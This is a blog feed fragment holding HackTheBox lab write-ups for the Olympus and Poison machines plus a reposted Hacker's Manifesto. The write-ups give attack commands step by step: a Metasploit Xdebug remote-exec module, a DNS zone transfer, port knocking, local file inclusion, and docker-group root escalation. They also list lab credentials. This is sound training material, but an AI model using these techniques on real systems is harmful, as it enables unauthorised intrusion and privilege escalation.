<p>Got flag! I was the 6th solver of this challenge. We got <strong>498 points</strong> from this question.</p>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><summary type="html"><![CDATA[Ah, we meet again. I was working as a Project Manager in a company. I left the job 2 days ago. In this time, I decided to take OSCP certification. So, I have to work hard and try hard for cert. When I was working, I was also interested with Cybersecurity.]]></summary></entry><entry><title type="html">HackTheBox Olympus Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2018/09/25/hackthebox-olympus-writeup-eng.html" rel="alternate" type="text/html" title="HackTheBox Olympus Writeup [eng]" /><published>2018-09-25T00:00:00+00:00</published><updated>2018-09-25T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2018/09/25/hackthebox-olympus-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2018/09/25/hackthebox-olympus-writeup-eng.html"><![CDATA[<p>Hello again. 
In this content, i will explain how to gain most privileged user on Olympus Machine. 
Last time, i wrote about <em>Poison</em> machine. It was the easiest machine on HTB to solve.
Now, we are going to solve the most enjoyable machine on HTB.</p>

<p>On this machine, these lessons can be learned:</p>
<ul>
  <li>Understanding usage of <em>dns enumeration</em> tools, dns records.</li>
  <li>Dialectic of Docker containers.</li>
  <li>How do you understand that you are in container.</li>
</ul>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Target: 10.10.10.83 [Olympus]
System: Linux
</code></pre></div></div>

<p>Writing a writeup is harder than solving vulnerable machine if you have solved it already.
Because, you just know how to <em>hack</em> that machine. You need to think like you have never solved that challenge and you should write like this.</p>

<p>Because of this reason, i will erase all my findings about this machine and i’m going to start with basic steps.</p>

<p>If you read my first blog post, i said you need to enumerate the system well.</p>

<p><strong>Enumeration is the most valuable tool of pentester.</strong></p>

<p>If you don’t know your scope for testing, you need to discover hosts on your network with tools like <strong>arp</strong>, netdiscover (etc).
But we know our target scope. So, we can skip this part.</p>

<p>Let’s start with nmap.</p>

<p><code class="language-plaintext highlighter-rouge">nmap 10.10.10.83 -sC -sV -p-</code></p>

<p>We are using Script Scan on all ports. You need to scan all ports. 
For example; if you miss an open port with vulnerable service, you can’t go any further. Thats why we are trying to detect all open ports.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/nmap.png" alt="nmap-scan" /></p>

<p>Here open ports: 22(?filtered),53(domain),80(http),2222(ssh)</p>

<p>Before attacking to these ports, just stop and think possible scenarios for initial foothold:</p>

<ul>
  <li>SSH Bruteforce and gaining user access.</li>
  <li>Finding sensitive files, gaining shell on vulnerable page or webservice on http port.</li>
  <li>Zone transfer or data exfiltration from domain.(DNS records).</li>
</ul>

<p>When you connect to http port via browser, you will see an image.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/crete.png" alt="crete" /></p>

<p>If you try to analyze response headers you will see an interesting header there.(Xdebug: 2.5.5)</p>

<p><code class="language-plaintext highlighter-rouge">curl -i -X GET 10.10.10.83</code></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Date: Tue, 25 Sep 2018 15:02:55 GMT
Server: Apache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5
Content-Length: 314
Content-Type: text/html; charset=UTF-8
...
</code></pre></div></div>

<p>All you need to do is searching Xdebug 2.5.5 on google. After that you will see Xdebug Command Execution exploit module for metasploit.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/xdebugsearch.png" alt="googleit" /></p>

<p>Using exploit:
<code class="language-plaintext highlighter-rouge">use exploit/unix/http/xdebug_unauth_exec</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/msfoptions.png" alt="msf" /></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/msfshell.png" alt="msfshell" /></p>

<p>Shell gained.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/incontainer.png" alt="container" /></p>

<p>After trying some enumerations, we can predict that we are in <strong>container.</strong></p>

<p>How do i understand it:</p>
<ul>
  <li>Hostname looks like docker container name.</li>
  <li>There are no parent system processes(init etc.)</li>
  <li>There are no built in programming languages(ruby,python).</li>
  <li>Reading /proc/[process_id]/cgroup file.</li>
</ul>

<p><code class="language-plaintext highlighter-rouge">cat /proc/1/cgroup</code></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>10:blkio:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
9:freezer:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
8:cpu,cpuacct:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
7:cpuset:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
6:devices:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
5:net_cls,net_prio:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
4:pids:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
3:memory:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
2:perf_event:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
1:name=systemd:/docker/f00ba96171c58d55c6bf1a2e6796dca8c36e565d7aacfcc3bcd593c9214edcf9
</code></pre></div></div>

<p>As you can see, we are exactly in docker container. So, we need to escape from this container.
I searched a method for escaping it but i couldn’t even find one. We need enumerate more.</p>

<p>When i tried to check for user.txt on home directory, i couldn’t find user.txt but i found interesting directory.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/airgeddon.png" alt="airgeddon" /></p>

<p>Someone(creator of this machine) downloaded airgeddon tool on this machine.
I googled this tool and found that airgeddon is a tool for wireless packet capturing. 
Also, i’m trying to find different directories on github repository and current directory.</p>

<p>The difference between them is <strong>captured</strong> directory.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/captured.png" alt="captured" /></p>

<p>There are two interesting files. After reading content of txt file, only one left.
Let’s analyze that .cap file with Wireshark. Probably, there are credentials in that file. 
But the real problem is, we need to crack that file.</p>

<p>Anyway, trying to analyze it…</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/capessid.png" alt="essid" /></p>

<p>Interesting ESSID. Looks like part of credential.(Password maybe)</p>

<p><code class="language-plaintext highlighter-rouge">SSID: Too_cl0se_to_th3_Sun</code></p>

<p>I cracked that file on my first solve. I used <strong>john</strong> + <strong>rockyou.txt</strong> for cracking it. It took nearly an hour.
Decrypted text was : <code class="language-plaintext highlighter-rouge">flight_of_icarus</code> or something like this.</p>

<p>If you read /etc/passwd file you will see that one of the username was <strong>zeus</strong>.</p>

<p>So, icarus could be user too. Also, if you search “Too close to the Sun” on google, you will see the wiki page of Icarus.</p>

<p>Credentials acquired.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user: icarus
password: Too_cl0se_to_th3_Sun
</code></pre></div></div>

<p>We have the key, also we know where the door at. <strong>Port 2222(ssh)</strong>
Before acquiring these credentials, i tried countless bruteforce to the ssh.</p>

<p>Zeus banned us from Mount Crete, we are trying to return that place and reach to the top of Mount Crete.</p>

<p><code class="language-plaintext highlighter-rouge">ssh icarus@10.10.10.83 -p 2222</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/icarus.png" alt="icarus" /></p>

<p>Well, we flew up to another container. Home directory contains a file with name “help_of_the_gods.txt”</p>

<p>Output of that file:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb
</code></pre></div></div>

<p>We actually learned domain name of this machine.
We have to check another domain names.</p>

<p><code class="language-plaintext highlighter-rouge">host -l ctfolympus.htb 10.10.10.83</code></p>

<p>Gives that output:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Using domain server:
Name: 10.10.10.83
Address: 10.10.10.83#53
Aliases: 

ctfolympus.htb has address 192.168.0.120
ctfolympus.htb name server ns1.ctfolympus.htb.
ctfolympus.htb name server ns2.ctfolympus.htb.
mail.ctfolympus.htb has address 192.168.0.120
ns1.ctfolympus.htb has address 192.168.0.120
ns2.ctfolympus.htb has address 192.168.0.120
</code></pre></div></div>

<p>Maybe we should try dns zone transfer.</p>

<p><code class="language-plaintext highlighter-rouge">dig axfr ctfolympus.htb @10.10.10.83</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/zone.png" alt="zone transfer" /></p>

<p>What does the output says?</p>
<ul>
  <li>Here lies the great Colossus of Rhodes</li>
  <li>prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!</li>
</ul>

<p>That’s it! We got second credentials.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user: prometheus
password: St34l_th3_F1re!
</code></pre></div></div>

<p>We can finally reach to the user.txt.
<code class="language-plaintext highlighter-rouge">ssh prometheus@10.10.10.83 -p 2222</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>prometheus@10.10.10.83's password: 
Permission denied, please try again.
</code></pre></div></div>
<p>Wrong credentials?! What could be wrong?
After trying some bruteforces, i finally realized that there were port numbers on zone transfer records.</p>

<p><code class="language-plaintext highlighter-rouge">open a temporal portal to Hades (3456 8234 62431)</code></p>

<p>So, we have to open that portal to Hades first. Also, i realized that on Nmap report port 22 shown as filtered.
If somehow we open that filtered port to open, we can successfully connect it.</p>

<p>After doing some google searches, i discovered that <strong>Port Knocking</strong> is magic word.</p>

<blockquote>
  <p>Open Sesame!</p>
</blockquote>

<p>I used <em>knock</em> tool for current step. Knock tool tries to knock given port numbers with combinational order. 
In this way, it bypasses specific <strong>iptables</strong> rule.</p>

<p>For example; when you trying to connect port 22 with ssh, it won’t return answer. (It will drop packets.)
But, if you try to knock these ports when you are connecting to port 22, you can access to it.</p>

<p><code class="language-plaintext highlighter-rouge">knock 10.10.10.83 3456 8234 62431 &amp;&amp; ssh prometheus@10.10.10.83</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/hades.png" alt="hades" /></p>

<p>Finally got user.txt ! Now, we are focusing to root.txt.</p>

<p><code class="language-plaintext highlighter-rouge">cat msg_of_gods.txt</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Only if you serve well to the gods, you'll be able to enter into the
      _                           
 ___ | | _ _ ._ _ _  ___  _ _  ___
/ . \| || | || ' ' || . \| | |&lt;_-&lt;
\___/|_|`_. ||_|_|_||  _/`___|/__/
        &lt;___'       |_|           
</code></pre></div></div>

<p>Also, we are not in docker container anymore. Yipe! 
After getting user.txt, we should focus to Privilege Escalation techniques.
I just google’d Docker Privilege Escalation and found a blog post about it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://fosterelli.co/privilege-escalation-via-docker.html
</code></pre></div></div>

<p>I read that post and saw that sentence.</p>
<blockquote>
  <p>If you happen to have gotten access to a user-account on a machine, and that user is a member of the ‘docker’ group, running the following command will give you a root shell.</p>
</blockquote>

<p>Let’s check that groups of user <strong>prometheus</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(docker)
</code></pre></div></div>

<p>User prometheus is in group of <em>docker</em>.</p>

<p>Time to get root.txt:</p>

<p><code class="language-plaintext highlighter-rouge">docker run -v /:/root -i -t test/gotroot</code></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Unable to find image 'test/gotroot:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: dial tcp: lookup registry-1.docker.io on [::1]:53: dial udp [::1]:53: connect: cannot assign requested address.
See 'docker run --help'.
</code></pre></div></div>

<p>Frankly we need to set real docker image as parameter. 
I’m checking images on docker: <code class="language-plaintext highlighter-rouge">docker images</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/images.png" alt="images" /></p>

<p>Final touches, editing docker command as: <code class="language-plaintext highlighter-rouge">docker run -v /:/gotroot -i -t olympia /bin/bash</code></p>

<p>This command creates a volume named “gotroot” in shell mode and executes <strong>bash</strong> with given image.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/olympus/gotroot.png" alt="gotroot" /></p>

<blockquote>
  <p>We banished from Mount Crete, we flew, we opened portal to Hades then we finally returned to top of the Mount Crete.</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Got r00t!
</code></pre></div></div>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><summary type="html"><![CDATA[Hello again. In this content, i will explain how to gain most privileged user on Olympus Machine. Last time, i wrote about Poison machine. It was the easiest machine on HTB to solve. Now, we are going to solve the most enjoyable machine on HTB.]]></summary></entry><entry><title type="html">HackTheBox Poison Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2018/09/22/hackthebox-poison-writeup-eng.html" rel="alternate" type="text/html" title="HackTheBox Poison Writeup [eng]" /><published>2018-09-22T00:00:00+00:00</published><updated>2018-09-22T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2018/09/22/hackthebox-poison-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2018/09/22/hackthebox-poison-writeup-eng.html"><![CDATA[<p>Greetings!</p>

<p>In this blog post, you will understand how to take privileges step-by-step on Poison machine of HackTheBox Pentesting Labs.
I choose this machine because of it’s retired since 1 week.</p>

<p>If you are new in the HackTheBox platform, the first lesson you need to learn is <strong>enumeration.</strong>
Also, you need to know basics of pentesting methodology.</p>

<p>Anyway, you already know that. Let’s start.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Target: 10.10.10.84 [Poison]
System: FreeBSD
</code></pre></div></div>

<p>Firstly, we need to check which ports are open and which services are using these ports.</p>

<p><code class="language-plaintext highlighter-rouge">nmap -sC -sV -T5 10.10.10.84</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/poison-nmap.png" alt="nmap output" /></p>

<p>When we try to access to port 80 via browser, a php file is encountering us.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/http.png" alt="http" /></p>

<p>If you try to submit any file names on above to input box, you will see that it’s opening selected file. 
Also, if you try wrong folder name as an input it will raise an error.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/http-error.png" alt="lfi" /></p>

<p>As you can see, <strong>include()</strong> function used here. It’s gonna occur <em>Local File Inclusion</em> vulnerability.
You can read “/etc/passwd” for user enumeration.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/etcpasswd.png" alt="passwd" /></p>

<p>So, we got usernames. (charix; insteresting one. Let’s keep it in our mind.)
You can check another files but i’ll check <strong>listfiles.php</strong></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/listfiles.png" alt="listfiles" /></p>

<p>I found that pwdbackup.txt pretty attractive.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/pwdbackup.png" alt="pwdbackup" /></p>

<p>It says you need to decode it 13 times.(base64)
<em>easy,peasy /w</em> <strong>python</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>import base64
encoded = "Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0 NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO Ukd4RVdub3dPVU5uUFQwSwo="
for i in range(13):
	encoded = encoded.decode('base64')
print encoded
</code></pre></div></div>

<p>Could it be credential? Why not? &gt; Charix!2#4%6&amp;8(0</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Username : charix
Password : Charix!2#4%6&amp;8(0
</code></pre></div></div>

<p>Remember the port 22 !</p>

<p><code class="language-plaintext highlighter-rouge">ssh charix@10.10.10.84</code></p>

<p>We’re in.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/usertxt.png" alt="gotuser" /></p>

<p>Got user.txt and from now on we are trying to achieve root.txt. So, the enumeration step that i said starting know.
You can download <strong>LinEnum.sh</strong> for enumeration. I’ll start with the basics. 
These basic questions are:</p>

<ul>
  <li>which technologies are running on this machine?</li>
  <li>are there any suid bit binaries for unprivileged user can use?</li>
  <li>any editable system/user files?</li>
  <li>which processes are running right now?</li>
  <li>which processes are running as a root user?</li>
</ul>

<p>I looked for all answers for this questions. So, i will focus to answer of the last question.</p>

<p><code class="language-plaintext highlighter-rouge">ps aux</code> optionally: <code class="language-plaintext highlighter-rouge">ps aux | grep 'root'</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/psaux.png" alt="processes" /></p>

<p>Xvnc is working as root privileges. We saw that on nmap output. Xvnc is server for sharing screen display of host machine to another user on same host.
So, if we figure out any way for accessing this application, we can get root privileges.</p>

<p>When we try to connect to Xvnc server from port 5902, it says “Connection was refused by the Computer”.</p>

<p>If you check full parameters ps aux output for xvnc, you will also see that this application is only accessable from localhost. (-localhost , -rfport 5901)
That’s not problem. You know, we can access to ssh. If we can tunnel 5901 port to our local machine, we can access to Xvnc server.</p>

<p><code class="language-plaintext highlighter-rouge">ssh -l charix -L 5903:localhost:5901 10.10.10.84</code></p>

<p>Connection established. Port forwarded.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/vncviewer.png" alt="vncviewer" /></p>

<p>We still need password for authenticate to vnc server.
Let’s rewind the time for a little.
There was a secret.zip in home directory.</p>

<p><code class="language-plaintext highlighter-rouge">scp charix@10.10.10.84:secret.zip /home/saiyajin/Desktop</code></p>

<p>Password protected file; password: Charix!2#4%6&amp;8(0</p>

<p><code class="language-plaintext highlighter-rouge">vncviewer -passwd /path-to-secret localhost:3</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/poison/roottxt.png" alt="gotuser" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Got r00t!
</code></pre></div></div>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><summary type="html"><![CDATA[Greetings!]]></summary></entry><entry><title type="html">Hacker’s Manifesto</title><link href="https://ataberk-xyz.github.io/manifesto/1986/01/08/hackers-manifesto.html" rel="alternate" type="text/html" title="Hacker’s Manifesto" /><published>1986-01-08T00:00:00+00:00</published><updated>1986-01-08T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/manifesto/1986/01/08/hackers-manifesto</id><content type="html" xml:base="https://ataberk-xyz.github.io/manifesto/1986/01/08/hackers-manifesto.html"><![CDATA[<p>The following was written shortly after my arrest…</p>

<p>Another one got caught today, it’s all over the papers.  “Teenager
Arrested in Computer Crime Scandal”, “Hacker Arrested after Bank Tampering”…
 Damn kids.  They’re all alike.</p>

<p>But did you, in your three-piece psychology and 1950’s technobrain,
ever take a look behind the eyes of the hacker?  Did you ever wonder what
made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my world…
Mine is a world that begins with school… I’m smarter than most of
the other kids, this crap they teach us bores me…
Damn underachiever.  They’re all alike.</p>

<p>I’m in junior high or high school.  I’ve listened to teachers explain
for the fifteenth time how to reduce a fraction.  I understand it.  “No, Ms.
Smith, I didn’t show my work.  I did it in my head…”
Damn kid.  Probably copied it.  They’re all alike.</p>

<p>I made a discovery today.  I found a computer.  Wait a second, this is
cool.  It does what I want it to.  If it makes a mistake, it’s because I
screwed it up.  Not because it doesn’t like me…
Or feels threatened by me…
Or thinks I’m a smart ass…
Or doesn’t like teaching and shouldn’t be here…
Damn kid.  All he does is play games.  They’re all alike.</p>

<p>And then it happened… a door opened to a world… rushing through
the phone line like heroin through an addict’s veins, an electronic pulse is
sent out, a refuge from the day-to-day incompetencies is sought… a board is
found.
“This is it… this is where I belong…”
I know everyone here… even if I’ve never met them, never talked to
them, may never hear from them again… I know you all…
Damn kid.  Tying up the phone line again.  They’re all alike…</p>

<p>You bet your ass we’re all alike… we’ve been spoon-fed baby food at
school when we hungered for steak… the bits of meat that you did let slip
through were pre-chewed and tasteless.  We’ve been dominated by sadists, or
ignored by the apathetic.  The few that had something to teach found us will-
ing pupils, but those few are like drops of water in the desert.</p>

<p>This is our world now… the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn’t run by profiteering gluttons, and
you call us criminals.  We explore… and you call us criminals.  We seek
after knowledge… and you call us criminals.  We exist without skin color,
without nationality, without religious bias… and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it’s for our own good, yet we’re the criminals.</p>

<p>Yes, I am a criminal.  My crime is that of curiosity.  My crime is
that of judging people by what they say and think, not what they look like.
My crime is that of outsmarting you, something that you will never forgive me
for.</p>

<p>I am a hacker, and this is my manifesto.  You may stop this individual,
but you can’t stop us all… after all, we’re all alike.</p>

<p>+++The Mentor+++</p>]]></content><author><name>The Mentor</name></author><category term="manifesto" /><category term="manifesto" /><summary type="html"><![CDATA[The following was written shortly after my arrest…]]></summary></entry></feed>